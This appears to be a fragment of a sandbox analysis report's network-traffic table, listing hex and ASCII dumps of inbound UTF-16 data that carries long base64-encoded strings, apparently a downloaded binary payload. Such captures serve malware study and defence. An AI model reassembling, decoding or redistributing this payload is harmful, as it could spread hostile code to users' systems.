hhTVpFQ2V3OEFBQVFYYWk0TkFuc1BBQUFFR0dwQTJ3QUFBQUo3
2021-12-01 09:04:36 UTC	101	IN	Data Raw: 00 73 00 57 00 6c 00 64 00 43 00 5a 00 48 00 46 00 58 00 52 00 32 00 74 00 53 00 51 00 6c 00 4e 00 70 00 4d 00 55 00 46 00 42 00 51 00 55 00 64 00 4b 00 5a 00 32 00 74 00 53 00 51 00 6c 00 64 00 76 00 53 00 6c 00 64 00 53 00 5a 00 48 00 46 00 58 00 52 00 6d 00 64 00 55 00 51 00 6d 00 64 00 4a 00 55 00 6b 00 4a 00 74 00 61 00 32 00 39 00 30 00 51 00 55 00 46 00 42 00 51 00 6d 00 68 00 4e 00 53 00 45 00 56 00 52 00 59 00 31 00 52 00 44 00 51 00 55 00 6c 00 53 00 51 00 6d 00 31 00 72 00 55 00 6b 00 4a 00 35 00 61 00 54 00 46 00 42 00 51 00 55 00 46 00 48 00 52 00 58 00 64 00 72 00 56 00 55 00 56 00 33 00 62 00 31 00 4a 00 43 00 61 00 45 00 56 00 49 00 59 00 57 00 78 00 72 00 57 00 47 00 46 00 73 00 5a 00 31 00 52 00 44 00 65 00 46 00 6c 00 55 00 52 00 45 00 Data Ascii: sWldCZHFXR2tSQlNpMUFBQUdKZ2tSQldvSldSZHFXRmdUQmdJUkJta290QUFBQmhNSEVRY1RDQUlSQ m1rUkJ5aTFBQUFHRXdrVUV3b1JCaEVlYWxrWGFsZ1RDeFlURE
2021-12-01 09:04:36 UTC	105	IN	Data Raw: 55 00 35 00 55 00 56 00 55 00 46 00 43 00 5a 00 32 00 39 00 42 00 51 00 55 00 46 00 46 00 62 00 55 00 46 00 75 00 63 00 31 00 56 00 42 00 51 00 55 00 46 00 46 00 61 00 6d 00 31 00 72 00 63 00 55 00 46 00 42 00 51 00 57 00 4a 00 4e 00 51 00 55 00 31 00 42 00 56 00 6b 00 46 00 42 00 51 00 55 00 46 00 45 00 61 00 30 00 46 00 42 00 51 00 6b 00 56 00 45 00 51 00 57 00 35 00 7a 00 55 00 55 00 46 00 42 00 51 00 55 00 56 00 71 00 62 00 57 00 74 00 34 00 51 00 6b 00 4a 00 5a 00 53 00 7a 00 4e 00 72 00 54 00 55 00 52 00 44 00 65 00 58 00 4e 00 31 00 51 00 6e 00 64 00 4b 00 4e 00 30 00 56 00 42 00 51 00 55 00 46 00 43 00 53 00 54 00 56 00 77 00 52 00 6a 00 46 00 72 00 65 00 45 00 4a 00 43 00 57 00 55 00 73 00 7a 00 61 00 54 00 52 00 44 00 5a 00 58 00 68 00 42 00 51 Data Ascii: U5UVUFCZ29BQUFFbUFuc1VBQUFFam1rcUFBQWJNQU1BVkFBQUFEa0FBQkVEQW5zUUFBQ UVqbWt4QkJZSzNrTURDeXN1QndKN0VBQUFCSTVwRjFreEJCWUszaTRDZXhBQ
2021-12-01 09:04:36 UTC	110	IN	Data Raw: 00 4b 00 79 00 39 00 42 00 51 00 55 00 46 00 48 00 54 00 45 00 46 00 33 00 52 00 30 00 4e 00 48 00 4b 00 33 00 46 00 42 00 55 00 55 00 46 00 48 00 59 00 6e 00 68 00 4e 00 51 00 6b 00 46 00 42 00 63 00 48 00 70 00 32 00 55 00 55 00 46 00 42 00 51 00 6d 00 68 00 4e 00 52 00 6b 00 56 00 52 00 56 00 55 00 6c 00 69 00 4e 00 6a 00 52 00 43 00 51 00 55 00 46 00 61 00 64 00 6e 00 56 00 33 00 51 00 55 00 46 00 43 00 61 00 58 00 64 00 58 00 52 00 56 00 46 00 56 00 53 00 57 00 49 00 33 00 64 00 30 00 46 00 42 00 51 00 56 00 6c 00 7a 00 52 00 45 00 46 00 5a 00 53 00 57 00 49 00 32 00 62 00 30 00 4a 00 42 00 51 00 56 00 70 00 32 00 52 00 58 00 64 00 46 00 51 00 55 00 4e 00 75 00 55 00 45 00 5a 00 42 00 51 00 55 00 46 00 48 00 52 00 58 00 64 00 5a 00 55 00 6b 00 4a 00 Data Ascii: Ky9BQUFHTEF3R0NHK3FBUUFHYnhNQkFBcHp2UUFBQmhNRkVRVUliNjRCQUFadnV3QUFC aXdXRVFVSWI3d0FBQVlzREFZSWI2b0JBQVp2RXdFQUNuUEZBQUFHRXdZUkJ
2021-12-01 09:04:36 UTC	114	IN	Data Raw: 4e 00 43 00 62 00 47 00 39 00 4d 00 59 00 56 00 46 00 6b 00 63 00 47 00 4e 00 36 00 59 00 30 00 4a 00 42 00 51 00 58 00 46 00 4e 00 62 00 6e 00 64 00 42 00 51 00 55 00 46 00 52 00 4d 00 32 00 56 00 48 00 65 00 56 00 6c 00 76 00 54 00 58 00 64 00 46 00 51 00 55 00 4e 00 74 00 4f 00 44 00 42 00 42 00 55 00 55 00 46 00 4c 00 52 00 45 00 4a 0 0 4a 00 51 00 30 00 74 00 45 00 5a 00 30 00 4a 00 42 00 51 00 58 00 46 00 4e 00 62 00 6e 00 64 00 42 00 51 00 55 00 46 00 52 00 4d 00 32 00 56 00 42 00 51 00 57 00 74 00 78 00 51 00 55 00 46 00 46 00 55 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 55 00 57 00 74 00 4a 00 51 00 55 00 64 00 33 00 62 00 30 00 46 00 42 00 51 00 55 00 56 00 69 00 54 00 55 00 46 00 33 00 51 00 58 00 52 00 6e 00 52 00 55 Data Ascii: NCbG9MYVFkcGN6Y0JBQXFNbndBQUFRM2VHeVlvTXdFQUNtODBBUUFLREJJQ0tEZ0JBQX FNbndBQUFRM2VBQWtxQUFFUUFBQUFBQUFBUWtJQUd3b0FBQUViTUF3QXRnRU
2021-12-01 09:04:36 UTC	118	IN	Data Raw: 00 54 00 68 00 42 00 51 00 55 00 46 00 47 00 64 00 55 00 46 00 30 00 51 00 58 00 6c 00 42 00 51 00 55 00 46 00 69 00 53 00 30 00 78 00 76 00 51 00 55 00 46 00 42 00 62 00 32 00 39 00 59 00 51 00 55 00 56 00 42 00 51 00 32 00 35 00 56 00 65 00 55 00 46 00 42 00 51 00 57 00 4a 00 77 00 56 00 45 00 6c 00 42 00 51 00 55 00 4a 00 7a 00 63 00 55 00 56 00 36 00 51 00 55 00 68 00 42 00 54 00 6e 00 4e 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 4d 00 54 00 42 00 43 00 6c 00 51 00 4c 00 79 00 38 00 76 00 4d 00 7a 00 6c 00 78 00 59 00 6a 00 45 00 30 00 51 00 6b 00 46 00 42 00 62 00 32 00 78 00 4a 00 55 00 43 00 38 00 76 00 4c 00 7a 00 4d 00 35 00 63 00 57 00 49 00 78 00 4f 00 45 00 4a 00 42 00 Data Ascii: ThBQUFGdUF0QXlBQUFiS0xvQUFBb29YQUVBQ25VeUFBQWJwVElBQUJzcUV6QUhBTnNBQ UFBQUFBQUFjMTBCQUFvbElQLy8vMzlxYjE0QkFBb2xJUC8vLzM5cWIxOEJB

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	122	IN	Data Raw: 42 00 5a 00 6d 00 67 00 30 00 51 00 55 00 46 00 42 00 62 00 33 00 46 00 46 00 55 00 56 00 46 00 78 00 51 00 55 00 46 00 47 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 52 00 46 00 6c 00 42 00 52 00 6b 00 56 00 76 00 51 00 55 00 46 00 33 00 62 00 30 00 46 00 42 00 51 00 55 00 56 00 44 00 51 00 55 00 4e 00 6e 00 51 00 55 00 77 00 78 00 59 00 30 00 46 00 44 00 5a 00 30 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 30 00 46 00 44 00 52 00 55 00 46 00 52 00 62 00 55 00 31 00 42 00 51 00 32 00 64 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 4e 00 42 00 51 00 6d 00 39 00 42 00 56 00 6c 00 63 00 34 00 51 00 55 00 4e 00 6e 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 57 00 55 00 7a 00 63 00 30 00 46 00 42 00 64 00 32 00 39 Data Ascii: BZmg0QUFBb3FFUVFxQUFGQUFBQUFBRFlBRkVvQUF3b0FBQUVDQUNnQUwxY0FDZ0FBQUFBQ0FDRUFRbU1BQ2dBQUFBQUNBQm9BVlc4QUNnQUFBQUFBQUFBQWUzc0FBd29
2021-12-01 09:04:36 UTC	126	IN	Data Raw: 00 52 00 36 00 5a 00 55 00 52 00 43 00 52 00 55 00 74 00 4d 00 51 00 57 00 4e 00 53 00 51 00 32 00 30 00 34 00 54 00 45 00 46 00 42 00 51 00 55 00 73 00 7a 00 54 00 6a 00 52 00 4e 00 52 00 56 00 46 00 72 00 63 00 30 00 4a 00 34 00 52 00 55 00 70 00 69 00 64 00 33 00 4e 00 42 00 51 00 55 00 46 00 79 00 59 00 7a 00 4e 00 6e 00 54 00 57 00 30 00 7a 00 5a 00 30 00 46 00 4a 00 52 00 6a 00 46 00 6e 00 54 00 55 00 4e 00 42 00 5a 00 55 00 39 00 68 00 56 00 44 00 68 00 46 00 4c 00 79 00 38 00 76 00 4c 00 7a 00 4e 00 6e 00 54 00 57 00 30 00 7a 00 5a 00 30 00 46 00 48 00 53 00 32 00 64 00 42 00 51 00 55 00 46 00 46 00 52 00 55 00 31 00 42 00 55 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 57 00 39 00 33 00 51 00 55 00 46 00 42 00 52 00 6c 00 6c 00 42 00 51 00 Data Ascii: R6ZURCRUtMQWNSQ204TEFBQUszTjRNRVFrc0J4RUpid3NBQUFyYzNnTW0zZ0FJRjFnTUNBZU9hVDhFLy8vLzNnTW0zZ0FHS2dBQUFFRU1BUUFBQUFBQW93QUFBRllBQ
2021-12-01 09:04:36 UTC	129	IN	Data Raw: 53 00 30 00 6c 00 5a 00 51 00 6b 00 46 00 42 00 63 00 48 00 59 00 77 00 64 00 30 00 46 00 42 00 51 00 33 00 51 00 30 00 54 00 55 00 56 00 52 00 57 00 58 00 4e 00 43 00 65 00 45 00 56 00 48 00 59 00 6e 00 64 00 7a 00 51 00 55 00 46 00 42 00 63 00 6d 00 4d 00 7a 00 5a 00 30 00 31 00 74 00 4d 00 32 00 64 00 42 00 55 00 6b 00 4a 00 43 00 5a 00 46 00 6c 00 46 00 64 00 31 00 46 00 53 00 51 00 6b 00 46 00 74 00 54 00 32 00 46 00 55 00 4f 00 46 00 67 00 76 00 4c 0 0 79 00 38 00 76 00 4d 00 32 00 64 00 76 00 53 00 55 00 78 00 42 00 57 00 55 00 6c 00 69 00 64 00 33 00 4e 00 42 00 51 00 55 00 46 00 79 00 59 00 7a 00 4e 00 6e 00 54 00 57 00 30 00 7a 00 5a 00 30 00 46 00 48 00 5a 00 6d 00 67 00 77 00 51 00 6b 00 46 00 42 00 55 00 57 00 78 00 4d 00 55 00 6d 00 4e 00 74 Data Ascii: S0lZQkFBcHYwd0FBQ3Q0TUVRWXNCeEVHYndzQUFBcmMzZ01tM2dBUkJCZFlFd1FSQkFtT2FUOFgvLy8vM2dvSUxBWUlid3NBQUFyYzNnTW0zZ0FHZmgwQkFBUWxMUmNt
2021-12-01 09:04:36 UTC	133	IN	Data Raw: 00 46 00 54 00 55 00 4a 00 5a 00 4e 00 58 00 42 00 4e 00 63 00 31 00 6c 00 53 00 51 00 33 00 68 00 6b 00 57 00 55 00 56 00 33 00 63 00 31 00 4a 00 44 00 65 00 45 00 56 00 48 00 61 00 6d 00 31 00 72 00 65 00 58 00 4a 00 34 00 52 00 55 00 70 00 69 00 65 00 56 00 46 00 42 00 51 00 55 00 46 00 76 00 52 00 45 00 4a 00 43 00 5a 00 46 00 6c 00 43 00 55 00 32 00 70 00 78 00 51 00 55 00 46 00 42 00 52 00 32 00 4a 00 35 00 51 00 55 00 46 00 42 00 51 00 57 00 39 00 55 00 51 00 6e 00 6c 00 7a 00 59 00 6b 00 56 00 6e 00 59 00 32 00 39 00 4a 00 55 00 55 00 46 00 42 00 51 00 32 00 68 00 4e 00 54 00 30 00 4a 00 34 00 52 00 55 00 39 00 69 00 4f 00 56 00 6c 00 42 00 51 00 55 00 46 00 76 00 64 00 45 00 4e 00 42 00 59 00 31 00 4a 00 45 00 62 00 53 00 39 00 55 00 51 00 55 00 Data Ascii: FTUJZNXBNc1lSQ3hkWUV3c1JDeEVHam1reXJ4RUpieVFBQUFvREJCZFlCU2pxQUFBR2J5QUFBQW9UQnlzYkVnY29JUUFBQ2hNT0J4RU9iOVlBQUFvdENBY1JEbS9UQU
2021-12-01 09:04:36 UTC	137	IN	Data Raw: 55 00 74 00 70 00 53 00 55 00 4e 00 42 00 4d 00 7a 00 41 00 33 00 51 00 55 00 46 00 42 00 52 00 55 00 74 00 6f 00 4e 00 45 00 4e 00 6c 00 65 00 6e 00 64 00 42 00 51 00 55 00 46 00 52 00 63 00 55 00 6c 00 6e 00 53 00 55 00 52 00 6d 00 56 00 48 00 64 00 42 00 51 00 55 00 46 00 52 00 63 00 55 00 68 00 6e 00 53 00 57 00 39 00 5a 00 5a 00 30 00 46 00 42 00 51 00 32 00 6c 00 76 00 5a 00 55 00 46 00 75 00 63 00 7a 00 6c 00 42 00 51 00 55 00 46 00 46 00 53 00 32 00 6c 00 4a 00 51 00 30 00 45 00 7a 00 4d 00 44 00 6c 00 42 00 51 00 55 00 46 00 46 00 53 00 32 00 67 00 30 00 51 00 32 00 56 00 36 00 4e 00 45 00 46 00 42 00 51 00 56 00 46 00 78 00 53 00 57 00 64 00 4a 00 52 00 47 00 5a 00 55 00 4e 00 45 00 46 00 42 00 51 00 56 00 46 00 78 00 53 00 47 00 64 00 4b 00 4e Data Ascii: UtpSUNBMzA3QUFBRUtoNENlendBQUFRcUlnSURmVHdBQUFRcUhnSW9ZZ0FBQ2lvZUFuczlBQUFFS2lJQ0EzMDlBQUFFS2g0Q2V6NEFBQVFxSWdJRGZUNEFBQVFxSGdKN
2021-12-01 09:04:36 UTC	142	IN	Data Raw: 00 4d 00 53 00 74 00 42 00 51 00 55 00 46 00 46 00 53 00 32 00 67 00 30 00 51 00 30 00 74 00 48 00 53 00 55 00 46 00 42 00 51 00 57 00 39 00 78 00 53 00 47 00 64 00 4b 00 4e 00 32 00 5a 00 33 00 51 00 55 00 46 00 43 00 51 00 32 00 39 00 70 00 51 00 57 00 64 00 4f 00 4f 00 57 00 5a 00 33 00 51 00 55 00 46 00 43 00 51 00 32 00 39 00 6c 00 51 00 57 00 35 00 31 00 51 00 55 00 46 00 42 00 51 00 55 00 56 00 4c 00 61 00 55 00 6c 00 44 00 51 00 54 00 4d 00 79 00 5 1 00 55 00 46 00 42 00 51 00 55 00 56 00 4c 00 61 00 44 00 52 00 44 00 5a 00 54 00 52 00 46 00 51 00 55 00 46 00 42 00 55 00 58 00 46 00 4a 00 5a 00 30 00 6c 00 45 00 5a 00 6c 00 6c 00 46 00 51 00 55 00 46 00 42 00 55 00 58 00 46 00 49 00 5a 00 30 00 6c 00 76 00 57 00 57 00 64 00 42 00 51 00 55 00 4e 00 Data Ascii: MStBQUFFS2g0Q0tHSUFBQW9xSGdKN2Z3QUFCQ29pQWdOOWZ3QUFCQ29lQW51QUFBQUVLaUlDQTMyQUFBQUVLaDRDZTRFQUFBUXFJZ0lEZllFQUFBUXFIZ0lvWWdBQUN
2021-12-01 09:04:36 UTC	146	IN	Data Raw: 4a 00 43 00 53 00 46 00 56 00 58 00 51 00 55 00 46 00 42 00 51 00 6b 00 56 00 33 00 59 00 31 00 4a 00 43 00 65 00 58 00 64 00 49 00 52 00 56 00 46 00 6b 00 64 00 6b 00 4e 00 33 00 51 00 55 00 46 00 44 00 64 00 48 00 70 00 6c 00 51 00 58 00 6c 00 69 00 5a 00 55 00 46 00 43 00 53 00 55 00 4e 00 4c 00 53 00 31 00 46 00 43 00 51 00 55 00 46 00 00 76 00 4e 00 6c 00 4e 00 32 00 4c 00 79 00 38 00 76 00 4f 00 54 00 52 00 50 00 52 00 57 00 64 00 4d 00 4b 00 30 00 5a 00 72 00 55 00 55 00 46 00 42 00 51 00 6e 00 52 00 32 00 51 00 33 00 64 00 42 00 51 00 55 00 4e 00 30 00 64 00 30 00 4e 00 6a 00 4e 00 54 00 52 00 43 00 51 00 55 00 46 00 5a 00 56 00 45 00 4e 00 43 00 52 00 55 00 6c 00 4c 00 53 00 48 00 4e 00 42 00 51 00 55 00 46 00 76 00 53 00 47 00 49 00 30 00 57 00 55 Data Ascii: JCSFVXQUFBQkV3Y1JCeXdIRVFkdkN3QUFDdHplQXliZUFCSUNLS1FCQUFvNlN2Ly8vOTRPRWdMK0ZrUUFBQnR2Q3dBQUN0d0NjNTRCQUFZVENCRUlLSHNBQUFvSGI0WU
2021-12-01 09:04:36 UTC	150	IN	Data Raw: 00 57 00 63 00 7a 00 52 00 32 00 64 00 43 00 56 00 6b 00 78 00 47 00 5a 00 7a 00 4e 00 48 00 5a 00 30 00 46 00 74 00 54 00 7a 00 6c 00 57 00 52 00 45 00 4a 00 6e 00 51 00 30 00 70 00 4c 00 65 00 48 00 64 00 61 00 51 00 6d 00 64 00 45 00 4e 00 55 00 31 00 43 00 64 00 31 00 70 00 43 00 5a 00 30 00 52 00 61 00 51 00 54 00 6c 00 6e 00 63 00 6b 00 4a 00 6e 00 51 00 56 00 4a 00 4e 00 54 00 56 00 56 00 30 00 53 00 47 00 64 00 42 00 65 00 45 00 30 00 52 00 58 00 52 00 44 00 5a 00 30 00 4e 00 4e 00 54 00 6b 00 4e 00 56 00 4d 00 55 00 6c 00 6e 00 51 00 58 00 4e 00 4a 00 53 00 56 00 6c 00 53 00 57 00 64 00 42 00 4d 00 30 00 31 00 4a 00 57 00 57 00 39 00 4a 00 5a 00 30 00 4e 00 51 00 54 00 6b 00 6c 00 5a 00 62 00 30 00 6c 00 6e 00 51 00 6d 00 68 00 49 Data Ascii: WczR2dCVkxGZzNHZ0FtTzlWREJnQ0pLeHdaQmdENU1Cd1pCZ0RaQTlnckJnQVJNTVV0SGdBeE00RXRDZ0N4SkNVMUlnQXNJSVlvSWdBM01JWW9JZ0NQTklZb0lnQmhI
2021-12-01 09:04:36 UTC	154	IN	Data Raw: 42 00 51 00 56 00 46 00 42 00 55 00 55 00 46 00 4c 00 55 00 56 00 6c 00 42 00 51 00 55 00 4e 00 7a 00 51 00 55 00 45 00 30 00 51 00 58 00 42 00 52 00 51 00 55 00 4a 00 42 00 51 00 6b 00 46 00 42 00 64 00 48 00 68 00 6e 00 51 00 55 00 46 00 4c 00 64 00 30 00 46 00 45 00 5a 00 30 00 4e 00 76 00 51 00 55 00 46 00 46 00 51 00 55 00 56 00 42 00 51 00 6e 00 46 00 4e 00 5a 00 30 00 46 00 42 00 53 00 31 00 46 00 42 00 54 00 30 00 46 00 4c 00 63 00 30 00 46 00 42 00 55 00 55 00 55 00 46 00 52 00 51 00 55 00 64 00 4e 00 61 00 6b 00 46 00 42 00 51 00 58 00 42 00 42 00 42 00 51 00 6c 00 56 00 56 00 42 00 64 00 42 00 43 00 51 00 55 00 6c 00 6b 00 46 00 43 00 6b 00 46 00 6b 00 6e 00 51 00 55 00 46 00 4c 00 64 00 45 00 5a 00 30 00 4e 00 76 00 51 00 55 00 46 00 46 00 51 00 55 00 56 00 42 00 51 00 6e 00 52 00 4e 00 5a 00 Data Ascii: BQVFBUUFLUVlBQUNzQUE0QXBRQUJBQkFBdHhnQUFLd0FEZ0NvQUFFQUVBQnFNZ0FBS1FBT0FLc0FBUUFRQUdNakFBQXBBQlVBdUFBQkFCQUFkU01BQUNrQUZRQzdBQUV

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	158	IN	Data Raw: 00 46 00 4a 00 56 00 45 00 46 00 52 00 51 00 55 00 46 00 56 00 5a 00 7a 00 42 00 42 00 51 00 55 00 5a 00 72 00 51 00 6b 00 68 00 33 00 52 00 57 00 39 00 42 00 61 00 45 00 31 00 43 00 51 00 55 00 46 00 43 00 5a 00 45 00 52 00 33 00 51 00 55 00 46 00 58 00 55 00 55 00 56 00 6d 00 51 00 56 00 4e 00 6e 00 51 00 30 00 56 00 33 00 52 00 55 00 46 00 42 00 53 00 30 00 31 00 51 00 51 00 55 00 46 00 43 00 57 00 6b 00 46 00 53 00 4f 00 45 00 4a 00 4c 00 51 00 55 00 6c 00 55 00 51 00 56 00 46 00 42 00 51 00 54 00 42 00 42 00 56 00 55 00 46 00 42 00 52 00 6d 00 74 00 43 00 53 00 48 00 64 00 46 00 62 00 30 00 46 00 6f 00 54 00 55 00 4a 00 42 00 51 00 55 00 52 00 30 00 51 00 6c 00 46 00 42 00 51 00 56 00 64 00 52 00 52 00 57 00 5a 00 42 00 55 00 32 00 64 00 44 00 52 00 Data Ascii: FJVEFRQUFVZzBBQUZrQkh3RW9BaE1CQUFCZER3QUFXUUVmQVNnQ0V3RUFBS01QQUFCWk FSOEJLQUlUQVFBQTBBVUFBRmtCSHdFb0FoTUJBQUR0QlFBQVdRRWZBU2dDR
2021-12-01 09:04:36 UTC	161	IN	Data Raw: 52 00 7a 00 52 00 4a 00 55 00 6b 00 46 00 52 00 51 00 7a 00 42 00 48 00 62 00 30 00 6c 00 53 00 51 00 56 00 46 00 45 00 53 00 30 00 64 00 76 00 53 00 56 00 4a 00 42 00 55 00 55 00 51 00 78 00 52 00 32 00 35 00 42 00 55 00 6b 00 46 00 52 00 51 00 57 00 64 00 48 00 4e 00 45 00 6c 00 53 00 51 00 56 00 46 00 43 00 54 00 45 00 63 00 30 00 53 00 56 00 4a 00 42 00 55 00 55 00 49 00 79 00 52 00 7a 00 52 00 4a 00 55 00 6b 00 46 00 52 00 51 00 32 00 68 00 48 00 4e 00 45 00 6c 00 53 00 51 00 56 00 46 00 45 00 5a 00 30 00 64 00 78 00 57 00 55 00 46 00 42 00 55 00 55 00 46 00 4d 00 52 00 7a 00 5a 00 5a 00 51 00 55 00 46 00 52 00 51 00 54 00 4a 00 48 00 4d 00 48 00 4e 00 53 00 51 00 56 00 46 00 45 00 5a 00 30 00 64 00 78 00 57 00 55 00 46 00 42 00 55 00 55 00 46 00 4d Data Ascii: RzRJUkFRQzBHb0lSQVFES0dvSVJBUUQxR25BUkFRQWdHNElSQVFCTEc0SVJBUUIyRzRJUkFRQ2hHNE lSQVFEZ0dxWUFBUUFMRzZZQUFRQTJHMHNSQVFEZ0dxWUFBUUFM
2021-12-01 09:04:36 UTC	165	IN	Data Raw: 00 77 00 51 00 54 00 64 00 44 00 4f 00 45 00 46 00 42 00 51 00 55 00 46 00 42 00 62 00 47 00 64 00 42 00 59 00 55 00 68 00 56 00 54 00 56 00 52 00 45 00 55 00 55 00 52 00 76 00 54 00 56 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 31 00 4a 00 42 00 52 00 44 00 52 00 78 00 57 00 46 00 4a 00 4e 00 54 00 30 00 46 00 50 00 64 00 33 00 70 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 70 00 5a 00 51 00 57 00 39 00 54 00 51 00 58 00 42 00 42 00 64 00 7a 00 68 00 42 00 5a 00 6b 00 52 00 52 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 73 00 5a 00 30 00 52 00 59 00 53 00 55 00 4e 00 72 00 52 00 45 00 56 00 42 00 51 00 55 00 31 00 4f 00 55 00 55 00 46 00 42 00 51 00 55 00 46 00 44 00 56 00 30 00 46 00 43 00 4d 00 47 00 52 00 72 00 55 00 6b 00 31 00 53 00 51 00 55 00 Data Ascii: wQTdDOEFBQUFBbGdBYUhVTVREUURvTVFBQUFBQ1JBRDRxWFJNT0FPd3pBQUFBQUpZQW9 TQXBBdzhBZkRRQUFBQUFsZ0RYSUNrREVBQU1OUUFBQUFDV0FCMGRrUk1SQU
2021-12-01 09:04:36 UTC	169	IN	Data Raw: 58 00 42 00 6e 00 52 00 45 00 4a 00 55 00 64 00 30 00 46 00 42 00 51 00 55 00 46 00 44 00 56 00 30 00 46 00 4f 00 54 00 55 00 6f 00 76 00 61 00 46 00 4e 00 77 00 51 00 56 00 42 00 47 00 55 00 45 00 46 00 42 00 51 00 55 00 46 00 42 00 53 00 6c 00 6c 00 42 00 5a 00 47 00 74 00 55 00 4b 00 30 00 5a 00 4c 00 64 00 30 00 46 00 49 00 52 00 6b 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 57 00 78 00 6e 00 52 00 44 00 6c 00 44 00 5a 00 6a 00 52 00 56 00 63 00 6e 00 64 00 44 00 53 00 56 00 56 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 4e 00 58 00 51 00 55 00 74 00 6b 00 52 00 53 00 39 00 6f 00 55 00 33 00 6c 00 42 00 54 00 44 00 56 00 52 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 4b 00 57 00 55 00 45 00 35 00 55 00 58 00 59 00 72 00 52 00 6b 00 78 00 56 00 51 Data Ascii: XBnREJUd0FBQUFDV0FOTUovaFNwQVBGUEFBQUFBSllBZGtUK0ZLd0FIRkFBQUFBQWxnRDlDZjRVcnd DSVVBQUFBQUNXQUtkRS9oU3lBTDVRQUFBQUFKWUE5UXYrRkxVQ
2021-12-01 09:04:36 UTC	174	IN	Data Raw: 00 56 00 54 00 68 00 42 00 5a 00 55 00 4e 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 4b 00 57 00 55 00 45 00 32 00 55 00 32 00 4a 00 30 00 52 00 6c 00 51 00 77 00 51 00 69 00 74 00 4a 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 4e 00 57 00 64 00 48 00 61 00 45 00 78 00 6d 00 5a 00 31 00 5a 00 51 00 64 00 30 00 56 00 42 00 5a 00 31 00 46 00 42 00 51 00 55 00 46 00 42 00 52 00 47 00 31 00 42 00 57 00 45 00 55 00 33 00 4c 00 33 00 68 00 57 00 51 00 55 00 46 00 59 00 65 00 55 00 4a 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 6c 00 5a 00 57 00 53 00 74 00 55 00 54 00 55 00 4a 00 42 00 52 00 55 00 56 00 43 00 61 00 45 00 6c 00 46 00 51 00 55 00 46 00 42 00 51 00 55 00 45 00 31 00 5a 00 30 00 64 00 6f 00 54 00 47 00 5a 00 6e 00 56 00 6c 00 46 00 Data Ascii: VThBZUNBQUFBQUFKWUE2U2J0RlQwQitJQUFBQUFBNWdHaExmZ1ZQd0VBZ1FBQUFBRG1B WEU3L3hWQUFYeUJBQUFBQUlZWStUTUJBRUVCaElFQUFBQUE1Z0doTGZnVlF
2021-12-01 09:04:36 UTC	178	IN	Data Raw: 4a 00 47 00 53 00 47 00 39 00 43 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 34 00 5a 00 31 00 5a 00 68 00 52 00 56 00 70 00 46 00 56 00 57 00 56 00 33 00 52 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 45 00 52 00 30 00 4a 00 54 00 63 00 30 00 46 00 78 00 55 00 6c 00 49 00 34 00 51 00 56 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 54 00 56 00 6c 00 47 00 53 00 6e 00 64 00 4f 00 4d 00 30 00 5a 00 49 00 4d 00 45 00 4a 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 58 00 68 00 6e 00 57 00 46 00 5a 00 43 00 53 00 6e 00 64 00 56 00 5a 00 6d 00 64 00 46 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 52 00 48 00 51 00 6c 00 52 00 72 00 53 00 48 00 52 00 6f 00 55 00 69 Data Ascii: JGSG9CQUFBQUFBQUF4Z1ZhRVpFVWV3RUFBQUFBQUFER0JTc0FxUll4QVFBQUFBQUFBTV lGSndOM0ZIMEJBQUFBQUFBQXhnWFZCSndVZmdFQUFBQUFBQURHQlRrSHRoUi
2021-12-01 09:04:36 UTC	182	IN	Data Raw: 00 48 00 4e 00 42 00 63 00 6d 00 64 00 48 00 55 00 33 00 42 00 52 00 51 00 55 00 46 00 42 00 51 00 55 00 4e 00 48 00 51 00 31 00 42 00 46 00 54 00 31 00 5a 00 42 00 56 00 33 00 56 00 42 00 57 00 6e 00 56 00 73 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 4a 00 57 00 55 00 6b 00 77 00 61 00 45 00 46 00 69 00 51 00 55 00 73 00 34 00 51 00 6d 00 38 00 32 00 56 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 61 00 47 00 64 00 71 00 59 00 55 00 56 00 47 00 55 00 55 00 5a 00 79 00 64 00 30 00 64 00 7a 00 63 00 46 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 30 00 64 00 44 00 52 00 54 00 52 00 53 00 52 00 33 00 64 00 44 00 64 00 30 00 46 00 69 00 55 00 32 00 78 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 6c 00 5a 00 53 00 56 00 5a 00 6f 00 52 00 6c 00 56 00 43 00 Data Ascii: HNBcmdHU3BRQUFBQUNHQ1BFT1ZBV3VBWnVsQUFBQUFJWUkwaEFiQUs4Qm82VUFBQUFBa GdqYUVGUUZyd0dzcFFBQUFBQ0dDRTRSR3dDd0FiU2xBQUFBQUlZSVZoRlVC
